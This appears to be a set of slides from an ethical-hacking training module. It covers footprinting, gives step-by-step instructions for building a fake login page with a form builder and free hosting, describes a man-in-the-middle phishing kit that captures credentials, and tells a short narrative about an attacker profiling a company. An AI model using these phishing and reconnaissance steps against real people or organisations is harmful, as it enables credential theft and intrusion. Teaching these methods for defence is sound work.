


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


Website Watcher: Screenshot 1






Website Watcher: Screenshot 2





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Website Watcher: Screenshot 3



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How to Fake Websites



4

Steps to Create Fake Login Pages

- Open any form building website (www.xyz.com) and sign up
- Login with newly registered account
- Click → Create First Form
 - Delete all pre-defined entries and just leave 'First Name'
- Click → First Name and Click → Power Tool Option
- Double click → PasswordBox
- Click the newly form password entry to rename it as 'Password'
 - Click → Properties Option



How to Create Fake Login Pages (cont'd)

- Give any title to the form
- Put any link, say http://www.google.com in ThankYou URL
- Click →Save and click →Source Option
- Two Options: Option1 & Option2 are visible, copy the full code of 'Option2'
- Open notepad and write the 'Option2' code
- Save the notepad file as index.html
- Host this 'index.html' on Internet by using FREE hosting provider service
- Login in your hosting account and open 'File Manager'
- Upload index.html



Faking Websites using Man-in-the-Middle Phishing Kit

This kit enables hackers to sit between prospective marks and legitimate businesses

Using Universal Man-in-the-Middle Phishing Kit, an attack can be launched to import pages from any target website

Malicious users can use this kit to do phishing attacks

It can intercept any type of credentials submitted to a target site



Faking Websites using Man-in-the-Middle Phishing Kit (cont'd)

Fraudsters use Universal Man-in-the-Middle Phishing Kit to create a fake URL via a simple and user-friendly online interface

This fake URL communicates with the legitimate website of the targeted organization in real-time

The target victim receives a phishing email and when clicking on the link s/he is directed to the fake URL





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Benefits to Fraudster

Using Universal Man-in-the-Middle Phishing Kit, attackers can launch attack to import WebPages from any target website

This kit can launch attacks, which can intercept any type of credentials submitted to the site after the victim has logged into the account





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Steps to Perform Footprinting

- Find companies' external and internal URLs
- Perform whois lookup for personal details
- Extract DNS information
 - Mirror the entire website and look up names
- Extract archives of the website
- Google search for company's news and press releases
- `Use people search for personal information of employees
- Find the physical location of the web server using the tool "NeoTracer"
- Analyze company's infrastructure details from job postings
- Track the email using "readnotify.com"

What Happened Next

Mason footprints Xmachi Inc and gets some critical information which helps him in his assault on the notebook manufacturer.

The following is a partial list of information that Mason gathered :

- Domains and Sub Domains
- IP address and address range
- Contact Details of some employees including the Network Administrator; it included telephone number, email id, and address
- Current Technologies
- DNS information
- Firewalls

Mason now has enough information to bring down the network of Xmachi Inc

Information gathering phase can be categorized broadly into seven phases

Footprinting renders a unique security profile of a target system

Whois and ARIN can reveal public information of a domain that can be leveraged further

Traceroute and mail tracking can be used to the target specific IP and later for IP spoofing

Nslookup can reveal specific users and zone transfers can compromise DNS security



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"I'm paid \$4,000,000 a year. You're paid \$40,000. The only difference is a few zeros. Everyone knows that zero equals nothing. So what's the problem?"



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"Information security is becoming a big problem here. Do you still have my Captain Crunch decoder ring, Ma?"